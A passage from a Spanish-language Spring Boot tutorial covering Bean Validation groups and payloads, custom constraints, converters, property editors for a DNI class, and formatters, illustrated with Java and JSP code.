    private Integer id;

    @Length(min = 5, max = 100)
    private String nombre;

    @Temporal(TemporalType.DATE)
    @DateTimeFormat(pattern = "dd/MM/yyyy")
    private Calendar fecha;
    ...
}
```

La clave principal de la entidad es generada de forma automática por la base de datos. Cuando lanzamos la petición para crear un nuevo proveedor nunca enviamos un parámetro “id”; no sólo es innecesario sino que provocaría un error en JPA. Pero cuando lo modifíco sí que le paso un valor, de lo contrario no sabré qué proveedor quiero modificar. Ese valor es obligatorio, como es lógico.

Entonces, a veces quiero validar que sí esté el identificador y a veces que no esté. Hasta ahora lo he hecho escribiendo un par de líneas de código en el controlador, pero realmente no es su trabajo. Quiero hacerlo con validación sintáctica.

Todas las etiquetas que definimos están asociadas a uno o varios **grupos**. Un “grupo” es sólo un valor que nos inventamos y asignamos a las anotaciones. Cuando queremos usar las anotaciones de cierto grupo indicamos el valor o los valores que nos interesan.

Podrían haber definido ese valor de clase Integer o String, pero se les ocurrió que tal vez sería útil el hacer subgrupos, es decir, herencias. Por eso los valores que identifican un grupo son **interfaces**. Como se supone que tendremos varios grupos diferentes lo habitual es definir los “valores” como interfaces anidadas, para poner un poco de orden:

```
public class Grupo {
    public static interface Uno {}
    public static interface Dos {}
    public static interface ModificarProveedor {}
    public static interface CrearProveedor {}
}
```

Y ahora definimos etiquetas y asignamos grupos:

```
public class Proveedor implements Serializable {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    @Null(groups = Grupo.CrearProveedor.class)
    @NotNull(groups = Grupo.ModificarProveedor.class)
    private Integer id;
    ...
}
```

El atributo admite un array de tipos, por lo que podríamos asignar a una misma anotación tantos grupos como fuera necesario. Por defecto todas las anotaciones pertenecen al grupo **Default.class**. Si le asignamos otro valor ese valor por defecto se pierde y se quedan con el nuevo.

Por tanto, en el ejemplo tenemos las siguientes anotaciones y grupos:

- CrearProveedor.class: @Null, para id.
- ModificarProveedor.class: @NotNull, para id.
- Default.class: Length, para nombre.

---

Ahora nos queda aplicar las anotaciones que nos interesan. La anotación “@Validated” se encarga de ello. Si no indicamos nada usa el grupo “Default.class”. Lo que necesito es usar varios grupos a la vez:

- Para crear, Default y CrearProveedor.
- Para modificar, Default y ModificarProveedor
- Para borrar, ModificarProveedor.

Podemos hacerlo de varias maneras. Por ejemplo uno de los grupos podría extender a “Default”, o alguna de las anotaciones podría pertenecer a su grupo y también a “Default”. Pero en este caso, lo más elegante para aplicar varios grupos a la vez es... aplicar varios grupos a la vez:

```
@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    ...
    @RequestMapping(value="crear.html",method=POST,params={"nombre","fecha"})
    public ModelAndView crear(
        @Validated({Grupo.CrearProveedor.class,Default.class}) Proveedor p,
        BindingResult errores) {
        ...
    }
    ...
    @RequestMapping(value="borrar.html",method=RequestMethod.POST,params="id!=")
    public ModelAndView borrar(
        @Validated(Grupo.ModificarProveedor.class) Proveedor p,
        BindingResult errores) {
        ...
    }
    ...
    @RequestMapping(value="modificar.html",method=POST,params={"id","nombre","fecha"})
    public ModelAndView modificar(
        @Validated({Grupo.ModificarProveedor.class,Default.class}) Proveedor p,
        BindingResult errores, ModelAndView modeloVista) {
        ...
    }
    ...
}
```

#### 7.2.4 Validación manual

Es una API independiente que se puede lanzar manualmente sobre cualquier JavaBean anotado, sin necesidad de un framework como Spring. Vamos a ver cómo se aplicaría en un proyecto “main” tradicional.

Bean Validation Forma parte de Java EE, por lo que hay que incluir la API en el proyecto. Y como todas las API sólo es un conjunto de interfaces que un proveedor tiene que implementar. El “proveedor oficial” es Hibernate.

Las dependencias mínimas de Gradle (no voy a explicarlas):

```
dependencies {
    implementation 'javax.validation:validation-api:2.0.1.Final'
    implementation 'org.hibernate.validator:hibernate-validator:6.1.2.Final'
    implementation 'org.hibernate.validator:
        hibernate-validator-annotation-processor:6.1.2.Final'
    implementation 'javax.el:javax.el-api:3.0.0'
    implementation 'org.glassfish.web:javax.el:2.2.6'
}
```

Defino un JavaBean y le asigno unas cuantas validaciones:

```
public class Persona implements Serializable {
    @NotNull
    private Integer id;

    @NotBlank
    @Size(min = 3, max = 50)
    private String nombre;
```

---

```

@NotBlank
@Size(min = 3, max = 100)
private String apellidos;

@Min(value=100,message = "El salario no puede ser ínfimo")
@Min(500)
@Max(5000)
private Double salario;

public Persona() {
}

public Persona(Integer id, String nombre, String apellidos,Double salario){
    this.id = id;
    this.nombre = nombre;
    this.apellidos = apellidos;
    this.salario = salario;
}
... (métodos get/set habituales)
}

```

Y por último lo valido manualmente:

```

public static void main(String[] args) {
    Persona p=new Persona(34, "        ", "Ro",30.0);

    ValidatorFactory factory = Validation.buildDefaultValidatorFactory();
    Validator validador = factory.getValidator();

    Set<ConstraintViolation<Persona>> errores = validador.validate(p);

    System.out.println(p);
    for (ConstraintViolation<Persona> error : errores) {
        System.err.println("----> " + error.getMessage());
    }
}

```

Como es habitual la API proporciona un método estático para crear una factoría, que a su vez usamos para generar el validador. Devuelve una colección de errores, que podemos tratar como necesitemos. El método “validate()” está sobrecargado y también admite el “grupo de validación” a aplicar.

#### 7.2.4.1 Payload

Si la comprobación de la validación vamos a realizar nosotros puede tener sentido el uso del atributo **payload**. Sirve para añadir información adicional a una anotación.

Los valores del atributo deben ser clases o interfaces que implementen o extiendan a la interfaz **Payload**. El que hayan sido tan retorcidos nos permite aplicar herencias a los metadatos que añadamos o definir clases con métodos propios.

Si usamos esta característica seguramente definiremos varios tipos vacíos o con muy poco código, por lo que habitualmente los escribiremos como tipos anidados:

```

public class Meta {
    public static interface Obligatorio extends Payload {}

    public static class Aviso implements Payload {
        public void accion() {
            System.out.println("Hacer algo");
        }
    }
}

```

Y ahora lo aplico en las validaciones que me interesen. En este caso decidí aplicar ambas en la misma anotación:

```

public class Persona implements Serializable {
    @NotNull(payload = {Meta.Obligatorio.class, Meta.Aviso.class})
}

```

---

```

private Integer id;
...
}

```

Sólo podremos recuperar la información si la comprobación de la validación es manual:

```

for (ConstraintViolation<Persona> error : errores) {
    System.err.println("--> " + error.getMessage());
    for (Class<? extends Payload> payload:
        error.getConstraintDescriptor().getPayload()) {
        if (payload==Meta.Obligatorio.class)
            System.out.println("Era obligatorio");
        else if (payload==Meta.Aviso.class) {
            Meta.Aviso objeto=(Aviso) payload.newInstance();
            objeto.accion();
        }
    }
}

```

Se usa muy poco. Además en Spring lanza la validación automáticamente, por lo que nunca escribiremos nuestro propio código de validación.

## 7.2.5 Base de datos

Una de las muchas ventajas de esta API es que **Spring Data JPA la aplica al persistir los objetos**. Todas las reglas de validación definidas para binding también se usan para guardar o modificar, con lo que es seguro que los datos almacenados serán coherentes con lo que le permitimos al cliente.

Por desgracia se aplica por defecto sólo a las anotaciones pertenecientes al grupo **Default**. No he encontrado la forma de cambiarlo, salvo implementarlo de forma manual.

Lo que sí podemos hacer fácilmente es desactivar la validación automática. Sólo tenemos que añadir la siguiente propiedad a **application.properties**:

```
spring.jpa.properties.hibernate.validator.mode=none
```

## 7.2.6 Definir nuevas restricciones

A pesar de la cantidad de anotaciones existentes de vez en cuando es muy útil definir etiquetas propias. No sólo escribiremos restricciones integradas en el sistema de validación, sino que además las podremos usar en diferentes proyectos.

Por ejemplo vamos a escribir la etiqueta de validación **@Mayúscula**. Comprobará que un texto está en mayúsculas, y opcionalmente permitirá añadir espacios y números. Sólo tenemos que definir una anotación que incluya “@Constraint” y una clase que implemente la interfaz “ConstraintValidator”:

```

@Constraint(validatedBy = ValidarMayuscula.class)
@Target({ ElementType.FIELD, ElementType.METHOD })
@Retention(RetentionPolicy.RUNTIME)
public @interface Mayuscula {
    String message() default "{mayuscula.error}";
    Class<? extends Payload>[] payload() default {};
    Class<?>[] groups() default {};
    boolean numeros() default true;
    boolean espacios() default true;
}

```

La anotación es como cualquier otra, excepto que incluye la anotación **@Constraint**:

<b>@Constraint</b>	<b>Tipo</b>	<b>Descripción</b>
Define una anotación como una nueva restricción de validación		
<b>validatedBy</b>	<b>Class&lt;? extends ConstraintValidator[]&gt;</b>	Clases que implementan la interfaz “ConstraintValidator” y que definirán las reglas de validación.

Como puedes ver en el ejemplo, la anotación tiene que hacer referencia a la clase que implementa las reglas de validación:

```

public class ValidarMayuscula implements ConstraintValidator<Mayuscula, String>{
    private boolean numeros;
    private boolean espacios;
    private Pattern patrón;

    @Override
    public void initialize(Mayuscula anotacion) {
        this.numeros=anotacion.numeros();
        this.espacios=anotacion.espacios();
        String expresión="[A-ZÑÁÉÍÓÚÜ]";
        if (this.numeros) expresión+="0-9";
        if (this.espacios) expresión+=" ";
        expresión+="]+";

        this.patrón=Pattern.compile(expresión);
    }

    @Override
    public boolean isValid(String texto, ConstraintValidatorContext context) {
        if (texto==null) return true;
        return this.patrón.matcher(texto).matches();
    }
}

```

La interfaz **ConstraintValidator<Anotación, Tipo>** pide dos genéricos: La anotación a la que se refiere el código de Java y qué tipo de dato va a validar. Incluye dos métodos:

Método	Descripción
<b>initialize(Anotacion)</b>	Opcional. Sólo se ejecuta una vez, sirve para acceder a los valores de la anotación e iniciar todo.
<b>isValid(Tipo, ConstraintValidatorContext)</b>	Obligatorio. Se ejecuta en cada validación. Tenemos acceso al valor a validar y a un "contexto" para añadir mensajes de error.

A través del método “initialize()” podemos leer los valores de los atributos de la anotación. En el ejemplo lo he usado para decidir la expresión regular que quiero aplicar, en función de cómo está escrita la anotación.

El método que realiza el trabajo es “isValid()”. Recibe dos parámetros, el valor a analizar y un objeto de clase “ConstraintValidatorContext”, que me permite eliminar los mensajes de error por defecto y añadir los míos propios. Si por ejemplo quiero que mi anotación se comporte como las estándares en la resolución de mensajes puedo hacerlo aquí. Si necesitas un ejemplo de funcionamiento puedes consultar la página <https://docs.jboss.org/hibernate/validator/4.1/reference/en-US/html/validator-customconstraints.html>.

En este caso me he limitado a aplicar la expresión regular y devolver un true o false. El mensaje de error será el que tenga configurado el atributo “message”, que por defecto es la clave “mayuscula.error”. Es lo habitual, cuando la anotación es propia.

Supongo que he configurado Spring para que las anotaciones usen mis ficheros de recursos, tal como hemos visto en el apartado 7.2.2.1, “Interpolación de mensajes”. En uno de ellos defino la clave:

```

mayuscula.error=El texto no está en mayúsculas. Espacios ${espacios?'SI':'NO'}, Números ${numeros?'SI':'NO'}

```

Y por ejemplo la uso en “Proveedor”. Las páginas JSP que gestionan la entidad están escritas con formularios de XML, por lo que los mensajes de error se dibujan de forma automática:

```

public class Proveedor implements Serializable {
    ...
    @Length(min = 5, max = 100)
    @Mayuscula(groups = Grupo.Pruebas.class, numeros = false)
    private String nombre;
    ...
}

```

---

Ya sabemos que la validación también se aplica al persistir los objetos, y no quería modificar los proveedores que creo al iniciar la aplicación. Por ese motivo he creado la interfaz “Grupo.Pruebas” y se la he asignado a la anotación.

Lo pruebo en la acción de crear:

```
@RequestMapping(value = "crear.html", method = RequestMethod.POST,
                params = {"nombre", "fecha"})
public ModelAndView crear(
    @Validated({Grupo.CrearProveedor.class, Default.class, Grupo.Pruebas.class})
    Proveedor p, BindingResult errores) {
    ...
}
```

Tal como he aplicado la validación, el nombre debe estar en mayúsculas, con espacios pero sin números:

UNA Prueba      El texto no está en mayúsculas. Espacios SI, Números NO

## 7.3 Conversión de clases

Los conversores son beans diseñados para convertir una instancia de una clase en otra. Se aplicaban sobre todo en el modelo y el controlador, pero desde que existen los repositorios, las entidades y todo funciona sólo ya no son tan necesarios. De todos modos a veces nos resultarán útiles, y son sencillos de crear.

### 7.3.1 Ejemplo. Servicio de conversión

Supongamos que por algún motivo, por ejemplo que estamos escribiendo un manual y necesitamos un ejemplo de conversión, queremos convertir objetos de clase “Producto” a **ProductoResumen**:

```
public class ProductoResumen {
    private Integer idProveedor;
    private String nombreProveedor;
    private String idTipoPrducto;
    private String nombreTipoProducto;
    private Double precio;

    public ProductoResumen(Integer idProveedor, String nombreProveedor,
                           String idTipoPrducto, String nombreTipoProducto, Double precio){
        this.idProveedor = idProveedor;
        this.nombreProveedor = nombreProveedor;
        this.idTipoPrducto = idTipoPrducto;
        this.nombreTipoProducto = nombreTipoProducto;
        this.precio = precio;
    }
    ... (métodos get/set habituales)
}
```

Tal vez quiero escribir un método de acción con AJAX que retorne la información de un producto, pero no quiero enviar todo el contenido, con sus tipos y proveedores:

```
{"claveProducto": {"idProveedor": 2, "idTipoProducto": "CBF"}, "precio": 20.0, "tipoPrducto": {"id": "CBF", "nombre": "Corrector blanco frasco de cristal"}, "proveedor": {"id": 2, "nombre": "Suministros Pérez", "fecha": "2017-04-07T00:00:00.000+0000", "dni": {"numero": 11223344, "letra": "B", "dniCorrecto": true, "letraCalculada": "B"}}}
```

Sólo lo necesario para dibujarlo y trabajar con él:

```
{"idProveedor": 2, "nombreProveedor": "Suministros Pérez", "idTipoPrducto": "CBF", "nombreTipoProducto": "Corrector blanco frasco de cristal", "precio": 20.0}
```

Es fácil convertir un objeto de clase “Proveedor” en otro de tipo “ProveedorResumen”, pero se supone que es una tarea que haré en varios sitios distintos y sólo quiero escribirla una vez. Y no quiero ensuciar el controlador con más código del necesario. Es más elegante usar el servicio de conversión, un objeto que implementa la interfaz **ConversionService**:

Método	Descripción
<code>boolean canConvert(Class&lt;?&gt;, Class&lt;?&gt;)</code>	Informa si el conversor puede traducir objetos de la primera clase a los de la segunda.
<code>&lt;T&gt; T convert (Object, Class&lt;T&gt;)</code>	Convierte el objeto en otro de la clase indicada, si puede.

El servicio me permite acceder a todos los conversores definidos en el sistema. Como siempre uso inyección de dependencia para solicitar el recurso que necesito:

```
@Controller
@RequestMapping("/servicio")
public class ControladorAJAX {

    @Autowired
    private ConversionService cs;
    ...
    @RequestMapping(value="/productoresumen/{idTPProd}/{idProv:[0-9]+}",
                    method=RequestMethod.GET)
    @ResponseBody
    public ProductoResumen getProductoResumen(@PathVariable String idTPProd,
  @PathVariable Integer idProv) {
        Optional<Producto> op=this.rProd.findById(new ClaveProducto(idProv,idTPProd));
        if (op.isPresent()) return cs.convert(op.get(), ProductoResumen.class);
        else return null;
    }
}
```

En este controlador de ejemplo me limito a utilizar el método `convert()` del servicio, para obtener una instancia de “ProductoResumen” a partir del producto leído del repositorio.

### 7.3.2 Creación de un conversor

Como es habitual, basta con crear una clase que implemente cierta interfaz. La más simple es `Converter<S,T>`.

Método	Descripción
<code>T convert(S source)</code>	Convierte el objeto “source” de clase “S” a un objeto de clase “T”.

Para el ejemplo anterior lo he implementado en la clase “ConversorProductoResumen”:

```
public class ConversorProductoResumen
    implements Converter<Producto, ProductoResumen> {
    @Override
    public ProductoResumen convert(Producto origen) {
        return new ProductoResumen(
            origen.getProveedor().getId(),
            origen.getProveedor().getNombre(),
            origen.getTipoProducto().getId(),
            origen.getTipoProducto().getNombre(),
            origen.getPrecio());
    }
}
```

Disponemos de más interfaces. Existe una versión de Converter llamada `ConverterFactory`, diseñada para convertir un “árbol” de objetos a cierto tipo (por ejemplo, convertir de cualquier tipo de enumeración a cierta clase). Ver el manual de referencia para más información.

Tanto “Converter” como “ConverterFactory” están fuertemente tipadas, lo cual puede ser un inconveniente en ciertos casos. Si se necesita una forma de conversión más flexible es recomendable usar la interfaz `GenericConverter`:

```
public interface GenericConverter {
    public Set<ConvertiblePair> getConvertibleTypes();
    Object convert(Object origen, TypeDescriptor tipoOrigen,
                  TypeDescriptor tipoDestino);
}
```

---

El método **getConvertibleTypes()** informa sobre qué conversiones es capaz de realizar. Hay que devolver un conjunto de objetos de la clase **ConvertiblePair**; Es una clase muy sencilla que pide de qué clase a qué clase se puede convertir. Su constructor:

```
public ConvertiblePair(Class<?> sourceType, Class<?> targetType)
```

El método **convert()** es el que realiza la conversión en sí. Devuelve el objeto destino. Sus parámetros son el objeto origen y los tipos a convertir. **TypeDescriptor** es una clase usada para representar tipos de datos, una especie de Class pero con unos cuantos métodos para hacer comprobaciones y conversiones.

La interfaz **ConditionalGenericConverter** extiende a la anterior. Permite cancelar la conversión en función del valor del método **matches()**:

```
public interface ConditionalGenericConverter extends GenericConverter {  
    boolean matches(TypeDescriptor sourceType, TypeDescriptor targetType);  
}
```

### 7.3.3 Configuración

Podemos usar métodos “@InitBinder” para registrar un conversor para un controlador determinado, pero lo habitual es configurarlo para toda la aplicación. Con Spring tradicional es necesario incluirlo en la lista de conversores “oficiales”. En Spring Boot se hace modificando la clase de configuración que implementa “WebMvcConfigurer”:

```
@Configuration  
public class ConfigurarMVC implements WebMvcConfigurer{  
    ...  
    @Override  
    public void addFormatters(FormatterRegistry registry) {  
        registry.addConverter(new ConversorProductoResumen());  
    }  
    ...  
}
```

Sobrescribo el método **addFormatters** y lo uso para añadir el conversor.

Pero ya que estamos en Spring Boot, podemos hacerlo más sencillo. Sólo tenemos que **definirlo como un bean**:

```
@Bean  
public Converter<Producto, ProductoResumen> getConversorProductoResumen() {  
    return new ConversorProductoResumen();  
}
```

O ya que la clase es nuestra y no tenemos ningún parámetro en el constructor de la clase, podemos usar **@Component**

```
@Component  
public class ConversorProductoResumen  
    implements Converter<Producto, ProductoResumen>{  
    ...  
}
```

Evidentemente esta última es la más cómoda.

## 7.4 Editores de propiedades

Los **editores de propiedades** son una de las características básicas del Core de Spring. Sirven para convertir un texto a un objeto de Java de forma automática. También pueden formatear el objeto para representarlo como un String. Se diseñaron para entender el contenido de los antiguos ficheros de configuración de XML: archivos de texto que servían para definir objetos de Java.

Los editores de propiedades configurados por defecto son muy versátiles. Son capaces de convertir textos a fechas, colecciones, mapas, enumeraciones... hasta objetos de clase “java.awt.Color”. Y los hemos usado constantemente, cada vez que hemos hecho un **binding**. Recibimos textos del cliente y “alguien” se encarga de convertirlos a “Integer”, “Double”, “Calendar” o elementos de la enumeración “Rol”.

---

Podemos configurarlos si queremos para que lean fechas o números con el formato que nos interese. No voy a explicar cómo se hace porque se han quedado algo anticuados. Es preferible utilizar **formateadores**, que además permiten el uso de anotaciones.

#### 7.4.1 Ejemplo

De todos modos vamos a aprender cómo se crea un editor. Es sencillo y siguen siendo una pieza básica de Spring. Por ejemplo supongamos que creamos la clase **Dni** y se la añadimos a los proveedores:

```
@Embeddable
public class Dni {
    private Integer numero;
    private Character letra;
    private final static String resto="TRWAGMYFPDXBNJZSQVHLCKE";

    public Dni() {
    }

    public Dni(Integer numero, Character letra) {
        this.setNumero(numero);
        this.setLetra(letra);
    }

    public Dni(Integer numero) {
        this(numero, null);
    }

    public Integer getNumero() {
        return numero;
    }

    public void setNumero(Integer numero) {
        this.numero = numero;
    }

    public Character getLetra() {
        return letra;
    }

    public void setLetra(Character letra) {
        if (!isLetraValida(letra))
            throw new IllegalArgumentException("Letra no válida");
        this.letra = letra;
    }

    public char getLetraCalculada() {
        return resto.charAt(this.numero % 23);
    }

    public static boolean isLetraValida(Character letra) {
        if (letra==null) return true;

        letra=Character.toUpperCase(letra);
        for (int ind=0; ind<resto.length(); ind++)
            if (resto.charAt(ind)==letra) return true;
        return false;
    }

    public boolean isDniCorrecto() {
        if (this.letra==null) return false;
        return Character.toUpperCase(this.letra)==this.getLetraCalculada();
    }
}
```

```

@Override
public String toString() {
    return String.format("DNI: %d %s", this.numero, this.letra);
}
}

```

Voy a añadir la clase a una entidad, por lo que la defino como “@Embeddable”. Por lo demás es casi un JabaBean típico, salvo que tiene métodos para comprobar la letra del DNI. Porque me apetece, admito que no tenga letra y que la letra no se corresponda con el número, pero no que sea un carácter inválido, como una “Ñ” o un paréntesis. Añado la nueva propiedad a “Proveedor”:

```

public class Proveedor implements Serializable {
    ...
    @Embedded
    private Dni dni;
    ...
}

```

He añadido la propiedad al constructor, los get/set habituales, etc. Y he modificado las páginas de ver y crear proveedores para que tengan en cuenta la nueva propiedad:

Clave	Nombre	Fecha	DNI
1	Compañía Occidental	07/04/2017	12345678 Z
2	Suministros Pérez	07/04/2017	11223344 B
3	Empresas Generales	07/04/2017	33445566

```

<c:forEach items="${proveedores}" var="p" varStatus="estado">
    <tr>
        <td>${p.id}</td>
        <td><spring:eval expression="p.nombre"/></td>
        <td><spring:eval expression="p.fecha"/></td>
        <td>${p.dni.numero} ${p.dni.letra}</td>
    </tr>
</c:forEach>

```

No he usado “\${p.dni}” porque llamaría al método “toString()” de la clase y no lo he definido para que dibuje textos en la página JSP.

La página de creación es similar:

Nombre	<input type="text"/>
Fecha	<input type="text"/>
DNI	<input type="text"/>
<input type="button" value="Crear nuevo proveedor"/>	

```

<tr>
    <td><label><spring:message code="proveedor.dni"/></label></td>
    <td><input path="dni" cssClass="peq"/></td>
    <td class="error"><f:errors path="dni"/></td>
</tr>

```

Usa formularios de XML de Spring, por lo que me limito al indicar el nombre del campo. Por supuesto, tengo que modificar el controlador:

```

@RequestMapping(value = "crear.html", method = RequestMethod.POST,
                params = {"nombre", "fecha", "dni"})
public ModelAndView crear(@Validated({Grupo.CrearProveedor.class, Default.class})
                           Proveedor p, BindingResult errores) {
    ...
}

```

Sólo tengo que añadir el nuevo parámetro a la lista de “@RequestMapping”, el resto del método funciona exactamente igual. Y falla:

DNI 12345678 Error en la conversión de tipos

Rellenamos el campo del formulario “dni” (y todos los demás) y enviamos la petición al servidor. El controlador la resuelve, llega al método de acción anterior y Spring realiza **binding**. Existe el parámetro “dni=12345678” y el método “setDni(Dni dni)”, pero el framework no tiene ni idea de cómo convertir el texto “12345678” a un objeto de clase “Dni”: se produce un error de conversión de tipos. Es exactamente el mismo error que se produce cuando enviamos un texto no numérico y el argumento del método “set” es un Integer, por ejemplo.

#### 7.4.2 PropertyEditorSupport

En este caso sí que queremos que ciertos textos se conviertan en objetos de clase “Dni”. Sólo tenemos que decirle a Spring cómo hacerlo. Para ello definimos una clase que extienda a “PropertyEditorSupport” y crear nuestro editor de propiedades:

```
public class DniEditor extends PropertyEditorSupport {
    @Override
    public String getAsText() {
        Dni dni=(Dni) this.getValue();
        if (dni==null) return "";
        return dni.getNumero() + (dni.getLetra()!=null?"-"+dni.getLetra():"");
    }

    @Override
    public void setAsText(String texto) throws IllegalArgumentException {
        if (texto==null || texto.length()<8 || texto.length()>10)
            throw new IllegalArgumentException("Tamaño de DNI incorrecto.");
        else if (texto.matches("^\\d{8}([- ]?[A-Z]{1})$?")) {
            int valor=Integer.parseInt(texto.substring(0,8));
            Character letra=null;
            if (texto.length()>8) letra=texto.charAt(texto.length()-1);
            this.setValue(new Dni(valor,letra));
        }
        else throw new IllegalArgumentException("Formato de DNI incorrecto.");
    }
}
```

La clase **PropertyEditorSupport** es estándar de Java, ya que la idea de los editores de propiedades es muy antigua. Es una implementación de la interfaz **PropertyEditor**. Esta última nos obligaría a implementar una docena de métodos para conseguir lo que ya hace “PropertyEditorSupport”. Obviamente siempre extenderemos la clase. Pero cuando un recurso hace referencia a un editor de propiedades siempre pide la interfaz, como es lógico.

Habitualmente sobrescribiremos dos métodos y usaremos otros dos:

Método	Descripción
<b>String getAsText()</b>	Este método se usa cuando se serializa el objeto.
<b>void setAsText(String)</b>	El método que tenemos que sobrescribir para convertir el texto al objeto deseado
<b>Object getValue()</b>	El objeto que tenemos que serializar. Se usa en “getAtText()”
<b>void setValue(Object)</b>	El valor en el que queremos convertir el texto. Se usa en “setAtText()”

Cuando le digamos a Spring que tenemos un editor nuevo lo tendrá en cuenta al hacer binding. El método **setAsText()** es quien realiza la conversión para el binding. Si no dice nada Spring piensa que la conversión se ha realizado correctamente; pero si se produce una excepción producirá un error de conversión de tipos.

La excepción debería ser de tipo **IllegalArgumentException**. Funciona cualquiera (siempre que extienda a “RuntimeException”), pero los mensajes de error mostrarían el tipo de la excepción y queda mal. Hagas lo que hagas, el error será “typeMismatch”. Los editores de propiedades **no validan**. Sólo **preparan el binding**. Si quieres cambiar el mensaje de error por defecto tienes que usar la clave **typeMismatch** en los ficheros de recursos.

El método **getAtText()** se ejecuta cuando algo quiere convertir el objeto a String sin usar “toString()”. Spring lo usará sólo cuando sepa que puede hacerlo. Esta perogrullada tiene sentido en el apartado siguiente.

### 7.4.3 Configuración

Antiguamente era habitual registrarlo de forma genérica para todo el entorno de Spring, como una pieza más del editor de propiedades por defecto. De esta forma se podía usar en los ficheros de configuración, aparte de en los controladores. Con Spring Boot he sido incapaz de hacerlo funcionar. Se ha quedado algo anticuado y se tiende a reemplazarlo con formateadores. Y no, no cuela definirlo como un bean.

Lo que sí funciona es configurarlo en los controladores con un método **@InitBinder**.

```
@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    @Autowired
    private RepositorioProveedor rp;

    @InitBinder
    public void iniciarControlador(WebDataBinder wdb) {
        wdb.registerCustomEditor(Dni.class, new DniEditor());
    }
    ...
}
```

Se configura de forma muy similar a los validadores, tal como vimos en el apartado 7.1.2, “Configuración”. Por supuesto el método usado es distinto.

Podría haber creado un bean con “DniEditor” e injectarlo. Hubiera sido más eficiente, pero he preferido dejarlo así como ejemplo. Ten en cuenta que el método será ejecutado cada vez que haya que realizar un binding. A no ser que tengas un buen motivo (argumentos variables en el constructor, por ejemplo) definir así el editor es una mala idea.

Una vez configurado debería funcionar. Si escribo un DNI incorrecto al crear un proveedor debería producirse un error de tipos.

A screenshot of a web form with three fields: 'Nombre' (Nuevo Proveedor), 'Fecha' (07/04/2017), and 'DNI' (12345678). To the right of the 'DNI' field, a red error message 'Error en la conversión de tipos' is displayed.

Pero si lo escribo correctamente no sólo realizará el binding, sino que el texto usado para generar el “value” en los formularios será el devuelto por el método “getAtText()”:

A screenshot of a web form with three fields: 'Nombre' (Nuevo Proveedor), 'Fecha' (07/04/2017), and 'DNI' (12345678-A). Below the form is a success message 'El proveedor se ha creado correctamente.'.

Me gusta que se use “getAtText()” para dibujar el texto que representa un DNI. No tengo que programarlo dos veces, y al estar definido en un único lugar es fácil de modificar y siempre se escribirá igual. Trato de aplicarlo en la pantalla de ver proveedores. En vez de dibujar el DNI así:

```
<td>${p.dni.numero} ${p.dni.letra}</td>
```

Lo represento de esta manera:

```
<td><spring:eval expression="p.dni"/></td>
```

Y cuando voy a ver el resultado me aparece un “error 500” y un mensaje muy desagradable en la consola:

```
Caused by: org.springframework.core.convert.ConverterNotFoundException: No converter found capable of converting from type [@javax.persistence.Embedded com.javi.productos.modelo.entidad.Dni] to type [java.lang.String]
```

He registrado el editor en el controlador, pero lo he hecho con **@InitBinder**. El método anotado se ejecuta **sólo** cuando es necesario hacer binding. El método de acción de “crear” tiene un atributo del modelo de tipo Proveedor, recibe parámetros y se realiza el binding, por tanto se ejecuta el método de configuración, Spring

es consciente del editor y lo aplica en ambos sentidos. Pero no se realiza binding con “ver”, por lo que no se ejecuta ni registra nada.

## 7.5 Formateadores

Son la evolución de los editores de propiedades. La conversión de objeto a String funciona para todas las etiquetas de Spring, como `<spring:eval>`, y permite el uso de anotaciones, por lo que son mucho más versátiles.

Los formateadores, al igual que los editores de propiedades, realizan **binding**. El error que se produce si fallan es un error de conversión de tipos; por tanto, si quieras cambiar el mensaje de error por defecto tienes que usar la clave `typeMismatch` en los ficheros de recursos.

### 7.5.1 Anotaciones

Spring proporciona dos anotaciones para formateo de datos:

<b>@DateTimeFormat</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Decora un campo o un argumento de un método para que sea formateado como una fecha. Puede aplicarse a cualquier tipo fecha y a “long”, que se interpreta como milisegundos.</i>		
<b>iso</b>	<code>DATE</code>	Define una fecha con formatos ISO. Usa la enumeración “ <code>DateTimeFormat.ISO</code> ”: <code>DATE</code> , <code>DATE_TIME</code> , <code>TIME</code> , <code>NONE</code> :
<b>pattern</b>	<code>"dd/MM/yyyy"</code>	Define el formato a partir de una máscara.
<b>style</b>	<code>"SS"</code>	Usa “estilos” para definir el formato: “S” (short), “M” (medium), “L” (long) y “-“ (no aplicar) para fecha y hora. Tiene en cuenta el “Locale” activo.
<b>@NumberFormat</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Aplica a un campo o argumento de un método el formato numérico escogido. Admite cualquier tipo numérico de Java.</i>		
<b>pattern</b>	<code>"#,##0.00"</code>	Define el formato a partir de una máscara.
<b>style</b>	<code>PERCENT</code>	Valores de la enumeración “ <code>NumberFormat.Style</code> ”: <code>NUMBER</code> , <code>CURRENCY</code> , <code>PERCENT</code> . Tiene en cuenta el “Locale” activo.

Hemos visto un ejemplo en la clase “Proveedor”:

```
@Temporal(TemporalType.DATE)
@DateTimeFormat(pattern = "dd/MM/yyyy")
private Calendar fecha;
```

Siempre que he dibujado el valor con etiquetas de Spring o he realizado binding con los parámetros enviados por el usuario se ha aplicado ese formato, tanto para convertir el texto a un “Calendar” como para generar el texto HTML de respuesta:

```
<tr>
    <td>${p.id}</td>
    <td><spring:eval expression="p.nombre" /></td>
    <td><spring:eval expression="p.fecha" /></td>
    <td>${p.dni.numero} ${p.dni.letra}</td>
</tr>
```

Fecha	DNI
07/04/2017	12345678 Z
07/04/2017	11223344 B
07/04/2017	33445566
23/11/2012	12345678

<pre>&lt;f:form modelAttribute="proveedor"&gt;     ...     &lt;td&gt;         &lt;f:input path="fecha" cssClass="peq"/&gt;&lt;br/&gt;         &lt;f:errors path="fecha" cssClass="error"/&gt;     &lt;/td&gt;     ... &lt;/f:form&gt;</pre>	<table border="1"> <tr> <td>Nombre</td> <td>Es una prueba</td> </tr> <tr> <td>Fecha</td> <td>23/11/2012</td> </tr> <tr> <td>DNI</td> <td>12345678</td> </tr> <tr> <td colspan="2" style="text-align: right;">Crear nuevo proveedor</td> </tr> </table>	Nombre	Es una prueba	Fecha	23/11/2012	DNI	12345678	Crear nuevo proveedor	
Nombre	Es una prueba								
Fecha	23/11/2012								
DNI	12345678								
Crear nuevo proveedor									

En los siguientes apartados aprenderemos a definir nuestros propios formateadores, también para fechas y números.

### 7.5.2 Ejemplo. Interfaz Formatter

